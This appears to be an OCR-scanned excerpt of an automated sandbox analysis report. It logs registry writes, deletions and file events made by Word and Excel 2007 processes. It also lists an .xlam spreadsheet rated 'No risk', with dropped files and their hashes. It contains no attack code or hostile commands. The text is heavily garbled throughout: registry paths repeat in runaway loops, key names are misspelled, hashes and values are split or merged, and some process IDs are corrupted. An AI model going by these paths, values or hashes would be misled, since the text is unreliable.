Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\ Value: None Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shelleditor\shell\text{editor\shell\text{editor\shell\text{editor\shell\text{editor\shell\text{editor\shell\text{editor\shell\text{editor\shell\text{editor\shell\text{editor\shell\text{editor\shell\text{editor\shell\text{editor\shell\text{editor\shell\text{editor\shell\text{editor\shell\text{edit\text{editor\shell\text{editor\shell\text{editor\shell\text{edit\text{edit\text{editor\shell\text{edit\text{editor\shell\text{edit\text{edit\text{editor\shell\text{edit\text{edit\text{edit\text{edit\text{edit\text{editor\shell\text{edit\text{edit\text{edit\text{editor\shell\text{edit\text{edit\text{edit\text{edit\text{edit\text{editor\shell\text{edit\te	2320
Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\\Value: None Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\Description Value: None Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\() Value: &Edit	2320
Delete Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\Description Value: None Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\text{hell\text{refault}} Value: &Edit	2320
Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\ledit\(Default\) Value: &Edit	2320
	2320
	2320
Office\OFFICE11\WINWORD.EXE" /n /dde	2320
	2320
	2320
Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Application\(Default)\ Value: Win\Word	2320
Add Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Topic\ Value: None	2320
	2320
Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00002109F100A0C0000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 52ca0004	2320
Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00002109F100A0C00000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 52ca0005	
Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00002109F100A0C0000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 52ca0006	2320
Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\installer\UserData\S-1-5-18\\Products\00002109F1009040000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0005	2320
Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00002109F1009040000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0006	
Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\installer\UserData\S-1-5-18\\Products\00002109F1009040000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0007	2320
Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0011	2320
Write Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0012	2320 2320 2320

Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00002109F100C040000000000F01F	2320
Write Registry Key	EC/Usage\SpellingAndGrammarFiles_1036 Value: 52ca0005 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00002109F100C0400000000000F01F	2320
	EC\Usage\SpellingAndGrammarFiles_1036 Value: 52ca0006	0000
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0013	2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\Spelling\And\Grammar\Files_1033\Value: 52ca0014	2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0015	2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9CiUsage\Spelling\AndGrammarFiles_1033\Value: 52ca0016	2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838	2320
Write Registry Key	9C\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0017 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838	2320
Delete Registry Key	9C\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0018 Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\command\ Value: None	2320
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmffile\shell\Print\ Value: None	2320
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\ Value: None	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\(Default\) Value: &Print	2320
Add Registry Key		2320
	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\command\ Value: None	
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\command\(Default\) Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" /p %1	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\Defaultlcon\(Default) Value: "%1"	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmffile\shellex\lconHandler\(Default) Value: {42042206-2D85-11D3-8CFF-005004838597}	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\CLSID\{42042206-2D85-11D3-8CFF-005004838597}\InprocServer32\(Default\) Value: %ProgramFiles%\Microsoft Office\Office 12\tmsohevi.dll	2320
Write Registry Key	Key: HKEY_CLASSES_ROOTiCLSID\(42042206-2D85-11D3-8CFF-005004838597)\InprocServer32\ThreadingModel Value: Apartment	2320
• , ,		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htmlOpenWithList\Microsoft Office Word\shell\edit\(Default) Value: &Open	
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\edit\command\(Default\) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\W INWORD.EXE" /n /dde	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\edit\deexec\Application\(Default)\ Value: WinWord	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\edit\deexec\Topic\(Default)\) Value: System	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\(Default)\ Value: &Open	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\command\(Default\) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWOR	2320
	D.EXE" /n /dde	
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\ddeexec\Application\(Default)\ Value: WinWord	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\ddeexec\Topic\(Default\) Value: System	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htmlOpenWithListtMicrosoft Office Excellshellheditt\(Default\) Value: &Open	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Exce\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office\Office\Office\LEXC EL.EXE" /e	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Excellshell\edit\deexec\application\(Default\) Value: Excel	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Exce\shell\edit\ddeexec\topic\(Default\) Value: system	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\(Default\) Value: &Open	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\command\(Default) Value: "%ProgramFiles%Microsoft Office\Office12\EXCEL.EXE" /e	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\ddeexec\application\(Default\) Value: Excel	2320
Write Registry Key	Key: HKEY_CLASSES_ROOTi.htmlOpenWithList\Excel.exe\shell\edit\ddeexec\topic\(Default\) Value: system	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Publisher\shell\edit\(Default\) Value: &Open	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Publisher\shell\edit\command\(Default\) Value: "%ProgramFiles%\Microsoft Office\Office12\ MSPUB.EXE" %1	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\MSPub.exe\shell\edit\(Default\) Value: &Open	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\MSPub.exe\shell\edit\command\(Default\) Value: "%ProgramFiles%\Microsoft Office\Office12\MSPUB.EXE" %1	2320
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\command\ Value: None	2320
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\ Value: None	2320
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\ Value: None	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfileIshell\Edit\(Default\) Value: &Edit	2320
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfilelshell\Edit\command\ Value: None	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\command\(Default\) Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" %1	2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\command\ Value: None	2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\deexec\Application\ Value: None	2320
Delete Registry Key	$Key: HKEY_LOCAL_MACHINE \\ ISOFTWARE \\ IMicrosoft\\ Internet\ Explorer\\ IDefault\ MHTML\ Editor\\ ishell\\ Ided \\ itor\\ ishell\\ Ided \\ exec\\ IOpic\\ IValue:\ None$	2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\ Value: None	2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ Value: None	2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ Value: None	2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\ Value: None	2320
		2320
Add Registry Key		2020
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\Value: None	2222
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ Value: None	2320
		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ Value: None	
Add Registry Key Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\editor\she	2320
Add Registry Key Add Registry Key Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\editor\She	2320 2320
Add Registry Key Add Registry Key Delete Registry Key Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\Description Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Oefault\) Value: &Edit Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Oefault\) Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Oefault\) Value: \"%ProgramFiles\"Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Oefault\)	2320 2320 2320
Add Registry Key Add Registry Key Delete Registry Key Write Registry Key Add Registry Key Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\Description Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Command\) Value: &Edit Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Command\) Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Command\) (Default) Value: "%ProgramFiles%\Microsoft\Internet Explorer\Default\(Command\) (Default) (Value: "%ProgramFiles\(Command\) (Default) (De	2320 2320 2320 2320 2320
Add Registry Key Add Registry Key Delete Registry Key Write Registry Key Write Registry Key Add Registry Key Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\Description Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Command\) Value: &Edit Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Command\) Value: \(None\) Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Command\) (Default) Value: \("%ProgramFiles\) \(Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Command\) (Default) Value: \("%ProgramFiles\) \(Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Command\) (Default) \(Value: \("%ProgramFiles\) \(Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Command\) (Default) \(Value: \("%ProgramFiles\) \(Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Command\) (Default) \(Value: \("%ProgramFiles\) \(Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Command\) (Default) \(None\)	2320 2320 2320 2320 2320 2320
Add Registry Key Add Registry Key Delete Registry Key Write Registry Key Add Registry Key Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\Description Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Command\) Value: &Edit Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Command\) Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Command\) (Default) Value: "%ProgramFiles%\Microsoft\Internet Explorer\Default\(Command\) (Default) (Value: "%ProgramFiles\(Command\) (Default) (De	2320 2320 2320 2320 2320

Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Topic\ Value: None	:	2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ledit\lddeexec\Topic\(Default\) Value: System	:	2320
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlffle\shell\Print\command\ Value: None	:	2320
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\ Value: None	:	2320
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\ Value: None	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\(Default\) Value: &Print	:	2320
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\command\ Value: None	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\command\(Default\) Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" /p %1	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\Defaultlcon\(Default) Value: "%1"	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlffile\shellex\lconHandler\(Default\) Value: {42042206-2D85-11D3-8CFF-005004838597}	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\(Default\) Value: &Open	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\Open\WithList\Microsoft Office Word\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\Application\(Default\) Value: WinWord	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\Topic\(Default\) Value: System	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\(Default\) Value: &Open	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\command\(Default\) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWOR D.EXE" /n /dde	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\ledit\ddeexec\Application\(Default\) Value: WinWord	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\ddeexec\Topic\(Default)\ Value: System	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Excel\shell\edit\(Default\) Value: &Open	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Exce\shell\edit\command\(Default\) Value: "%ProgramFiles%\Microsoft Office\Office\Office\12\EXC EL.EXE" /e	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Excel\shell\edit\deexec\application\(Default\) Value: Excel	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mhtt\OpenWithList\Microsoft Office Excel\shell\edit\ddeexec\topic\(Default\) Value: system	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\(Default\) Value: &Open	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\command\(Default)\ Value: "%ProgramFiles%\Microsoft Office\Office\Office12\EXCEL.EXE" /e	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\ddeexec\application\(Default)\ Value: Excel	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\ddeexec\topic\(Default\) Value: system	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Publisher\shell\edit\(Default\) Value: &Open	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Publisher\shell\edit\command\(Default\) Value: "%ProgramFiles%\Microsoft Office\Offi	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\MSPub.exe\shell\edit\(Default\) Value: &Open	:	2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\MSPub.exe\shell\edit\command\(Default\) Value: "%ProgramFiles%\Microsoft Office\Office\Office\12\MSPUB.EXE" %1	:	2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2	:	2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Toolbars\Settings\Microsoft Office Word Value: None	:	2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Data\Settings Value: None	:	2320
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~\$Normal.dotm) Return: 1	:	2320
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\-WRS\(E20C621E-5507-4EE7-B8A1-5F3211F79627\).tmp) Return: 1	:	2320
Delete File	Path: %APPDATA%\Microsoft\Templates\-\$Normal.dotm Type: VSDT_COM_DOS	:	2320
Add File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS	:	2320
Write File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS	:	2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTF Value: 63	:	2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTA Value: 63	:	2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None	:	2320

▼ Screenshot



▼ Object 1.1.2 - C:\Users\91974\AppData\Local\Temp\.._-.._xlam (Office Excel 2007 spreadsheet)

File name	C:\Users\91974\AppData\Local\Temp\xlam
File type	Office Excel 2007 spreadsheet
SHA-1	A0C81E9A8042B4A371CC061A5CBA6545AB46ACE4
SHA-256	C3B0F8D61A90BB1C619CB9DD072C9313094AC943FC892ECFC60B648E640EE5 73
MD5	42A5EAA694D0267C06C59FD5CDF395FC
Size	7863 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
2WCT5P.LNK	No risk	-	-	-	888	469FAF82D1E2DDD645AE69B60DC4F3D169 63E6E9
RTqkOL.xlam.LNK	No risk	-	-	-	1020	1F893BBEE5AB79631A241FCB089EE9225F E730E1
Excel12.pip	No risk	-	-	-	1544	3990C2F3D02D111EC41D35B65EC6BFB636 3521B7
~\$RTqkOL.xlam	No risk	-	-	-	165	B14695727804B769FE9FB00BDE804B3B282 2306A
CVR33AC.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709
CVR33AC.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709
1878811.od	No risk	-	-	-	134	1A1CEDEE6C84F822FB97AB7410DA4C91D 0EDE911
index.dat	No risk	-	-	-	149	FFB5EF6BE16EC6C89D3E74BA2E6C3E017 58A395A

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		2332
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\Resiliency\StartupItems\ Value: None		2332
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\:?% Value: None		2332
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2332
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2332
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\0000210903000000000000000000000000000000		2332

W 2 5	V	0000
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\0000210903000000000000000000000000000000	2332
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%/Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%/Microsoft\OFFICE\DATA\opa12.d	2332
	at, 0, 0, 0, 1) Return: 0	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\MTTT Value: None	2332
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\0000210903000000000000000000000000000000	2332
	C\Usage\EXCELFiles Value: 52ca000c	
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\:?% Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None	2332
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\\Value: None	2332
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\Value: None	2332
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1CA62D\Value: None	2332
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1CA62D\1CA62D\1CA62D\1dae\10.0\excel\Resiliency\DocumentRecovery\1CA62D\1CA62D\1dae\10.0\excel\Resiliency\Document\Recovery\1CA62D\1CA62D\1dae\10.0\excel\Resiliency\Document\Recovery\1CA62D\1CA62D\1dae\1dae\1dae\1dae\1dae\1dae\1dae\1dae	2332
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1CA62D\1CA62D\1CA62D\1dae\10.0\excel\Resiliency\DocumentRecovery\1CA62D\1CA62D\1dae\10.0\excel\Resiliency\Document\Recovery\1CA62D\1CA62D\1dae\10.0\excel\Resiliency\Document\Recovery\1CA62D\1CA62D\1dae\1dae\1dae\1dae\1dae\1dae\1dae\1dae	2332
Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\Resiliency\DocumentRecovery\1CA62D\1CA62D\1CA62D Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\Resiliency\DocumentRecovery\1CA62D\ Value: None	2332
	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None	2332
Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None	2332
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\0ffice\Recent\2WCT5P.LNK) Return: 0	2332
